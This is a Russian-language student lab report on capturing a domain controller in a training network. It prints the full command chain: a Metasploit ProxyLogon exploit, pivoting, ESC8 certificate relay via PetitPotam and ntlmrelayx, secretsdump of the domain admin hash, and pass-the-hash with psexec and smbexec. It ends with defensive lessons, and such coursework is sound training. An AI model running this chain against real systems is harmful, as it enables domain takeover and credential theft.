

Отчет по лабораторной работе №5-Г. ЗАХВАТ КОНТРОЛЛЕРА ДОМЕНА 2

Дисциплина: Кибербезопасность предприятия

Боровиков Даниил	Хрусталев Влад
Гисматуллин Артём	Чесноков Артёмий
Коннова Татьяна	Нефедова Наталья
Уткина Алина	Бансимба Клодели

Содержание

1	Введение	5
2	Этап 1: Разведка и поиск вектора атаки	6
2.1	1.1 Сканирование сети	6
2.2	1.2 Идентификация Exchange Server	6
2.3	1.3 Получение начального доступа	6
3	Этап 2: Внутренняя разведка и подготовка	8
3.1	2.1 Анализ сетевых интерфейсов	8
3.2	2.2 Проброс портов и сканирование	8
3.3	2.3 Создание доменного пользователя	9
3.4	2.4 Настройка SOCKS-прокси	9
4	Этап 3: Поиск вектора атаки через AD CS	10
4.1	3.1 Сканирование центра сертификации	10
4.2	3.2 Проверка возможности атаки	10
5	Этап 4: Атака на центр сертификации (ESC8)	11
5.1	4.1 Получение сертификата через NTLM Relay	11
5.2	4.2 Получение TGT-билета	11
5.3	4.3 Выгрузка хешей пользователей	11
6	Этап 5: Захват контроллера домена	13
6.1	5.1 Получение сессии через psexec	13
6.2	5.2 Создание пользователя hacker	13
6.3	5.3 Альтернативный метод: smbexec	14
7	Выводы	15

Список иллюстраций

6.1 Итоги 14

Список таблиц

1 Введение

Цель работы: Получить доступ к контроллеру домена, создать доменного пользователя hacker, добавить его в локальную группу Administrators и получить флаг в одном из полей пользователя.

Исходные данные: - Атакующая машина (Kali): 195.239.174.11 - Целевая сеть: 195.239.174.0/24 - Запрещено атаковать: 195.239.174.12 - Внутренняя доменная сеть: 10.10.10.0/24

Основные цели: - Почтовый сервер Exchange: 195.239.174.1 - Контроллер домена (AD): 10.10.10.20 - Центр сертификации (CS): 10.10.10.40 - Домен: ampire.corp

2 Этап 1: Разведка и поиск вектора атаки

2.1 1.1 Сканирование сети

Выполнено сканирование целевой подсети с помощью nmap:

```
nmap -sV -sC 195.239.174.0/24
```

Результаты: - 195.239.174.1: порты 25 (SMTP) и 443 (HTTPS) открыты → предполагаемый почтовый сервер Exchange. - 195.239.174.12: порты 22 (SSH) и 8888 открыты (атака запрещена). - 195.239.174.25: порт 80 (HTTP) открыт → веб-портал.

2.2 1.2 Идентификация Exchange Server

Через веб-интерфейс <https://195.239.174.1> подтверждено наличие Microsoft Exchange Server.

Определена версия через eDiscovery Export Tool: 15.1.1713.5 (Exchange Server 2016 CU12).

Найденные уязвимости (CVSS >= 9): - CVE-2021-26855 (ProxyLogon) - CVE-2021-34473 (ProxyShell)

2.3 1.3 Получение начального доступа

Использована уязвимость **ProxyLogon** через Metasploit:

```
use exploit/windows/http/exchange_proxylogon_rce
set lhost 195.239.174.11
set rhosts 195.239.174.1
set email manager1@ampire.corp
run
```

Результат: Получена meterpreter-сессия на почтовом сервере MAIL (10.10.10.10).

3 Этап 2: Внутренняя разведка и подготовка

3.1 2.1 Анализ сетевых интерфейсов

Выполнена команда `ifconfig` в сессии `meterpreter`. Обнаружена внутренняя сеть `10.10.10.0/24`.

3.2 2.2 Проброс портов и сканирование

Добавлен маршрут до внутренней сети:

```
run autoroute -s 10.10.10.0/24
```

Сканирование ARP и доменных компьютеров:

```
run post/windows/gather/arp_scanner RHOSTS=10.10.10.0/24
```

```
run post/windows/gather/enum_ad_computers
```

Обнаружены хосты: - `ad.ampire.corp` (10.10.10.20) – контроллер домена - `cs.ampire.corp` (10.10.10.40) – центр сертификации - `fs.ampire.corp` – файловый сервер - `mail.ampire.corp` – почтовый сервер

3.3 2.3 Создание доменного пользователя

В сессии на почтовом сервере создан пользователь для дальнейшего сканирования:

```
net user /add hack qwe123 /domain
```

3.4 2.4 Настройка SOCKS-прокси

Запущен SOCKS-прокси через Metasploit для туннелирования трафика:

```
use auxiliary/server/socks_proxy
set srvhost 127.0.0.1
set srvport 1081
run
```

4 Этап 3: Поиск вектора атаки через AD CS

4.1 3.1 Сканирование центра сертификации

Использован `certipy-ad` для анализа AD Certificate Services:

```
proxychains certipy-ad find -target ad.ampire.corp -u hack -p 'qwe123'
```

Результат: Обнаружена уязвимость **ESC8**: - Web Enrollment включён - Request Disposition = Issue (автовывпуск сертификатов)

4.2 3.2 Проверка возможности атаки

Запущен `responder` для перехвата NTLM-хешей:

```
responder -I eth0 -v
```

Проверена работа уязвимости **PetitPotam**:

```
proxychains python3 PetitPotam.py -d ad.ampire.corp 195.239.174.11 10.10.10.20
```

Результат: Контроллер домена успешно принуждён к аутентификации на атакующей машине.

5 Этап 4: Атака на центр сертификации (ESC8)

5.1 4.1 Получение сертификата через NTLM Relay

Запущен `ntlmrelayx` для перехвата аутентификации и получения сертификата:

```
proxychains impacket-ntlmrelayx --debug --smb2support --target http://10.10.10.40/cert
```

Повторно запущен `PetitPotam` для принуждения аутентификации контроллера домена.

Результат: Получен PKCS#12 сертификат для учётной записи AD\$ (машинной учётной записи контроллера домена).

5.2 4.2 Получение TGT-билета

Использован `gettgtpkinit` для получения Kerberos TGT:

```
proxychains python3 gettgtpkinit.py -cert-pfx /root/AD$.pfx -dc-ip 10.10.10.20 ampire
```

TGT-билет сохранён в файл `ticket.ccache`.

5.3 4.3 Выгрузка хешей пользователей

Экспорт переменной окружения для использования Kerberos-билета:

```
export KRB5CCNAME=ticket.ccache
```

Дамп хешей через secretdump:

```
proxychains impacket-secretsdump -k ad.ampire.corp -no-pass -just-dc
```

Получен NTLM-хеш администратора домена:

Administrator:aad3b435b51404eeaad3b435b51404ee:1b21da9cb62cfcaf16c5dd263255bf6f

6 Этап 5: Захват контроллера домена

6.1 5.1 Получение сессии через psexec

Использован модуль Metasploit windows/smb/psexec с полученным хешем:

```
use exploit/windows/smb/psexec
set smbuser Administrator
set smbpass aad3b435b51404eeaad3b435b51404ee:1b21da9cb62cfcaf16c5dd263255bf6f
set rhosts 10.10.10.20
set lhost 195.239.174.11
run
```

Результат: Получена meterpreter-сессия на контроллере домена.

6.2 5.2 Создание пользователя hacker

В сессии на контроллере домена:

```
net user /add hacker qwe123
net localgroup Administrators hacker /add
net user hacker
```

Результат: Пользователь hacker создан и добавлен в группу Administrators. В поле Comment появился флаг: **35269**.

6.3 5.3 Альтернативный метод: smbexec

Также использован smbexec.py для получения shell:

```
proxychains python3 smbexec.py -hashes  
aad3b435b51404eeaad3b435b51404ee:1b21da9cb62cfcaf16c5dd263255bf6f -no-pass empire.corp
```

Результаты (рис. 6.1):




Рис. 6.1: Итоги

7 Выводы

В ходе лабораторной работы успешно выполнена комплексная атака на инфраструктуру организации:

1. **Начальный доступ** получен через уязвимость **ProxyLogon** в Microsoft Exchange Server.
2. **Внутренняя разведка** позволила обнаружить доменную сеть, контроллер домена и центр сертификации.
3. **Обнаружена критическая уязвимость ESC8** в Active Directory Certificate Services, позволяющая выполнить NTLM Relay-атаку.
4. **Использована связка утилит** (PetitPotam + ntlmrelayx + gettgtppkinit + secretdump) для получения хешей администратора домена.
5. **Захват контроллера домена** выполнен через psexec с использованием полученного NTLM-хеша.
6. **Достигнута цель:** создан пользователь hacker, добавлен в группу Administrators, получен флаг **35269**.

Работа демонстрирует важность: - Своевременного обновления Exchange Server. - Настройки AD CS с отключением Web Enrollment или установкой Request Disposition в "Pending". - Мониторинга аномальной активности, связанной с принудительной аутентификацией (PetitPotam). - Использования защищённых протоколов аутентификации (Kerberos вместо NTLM).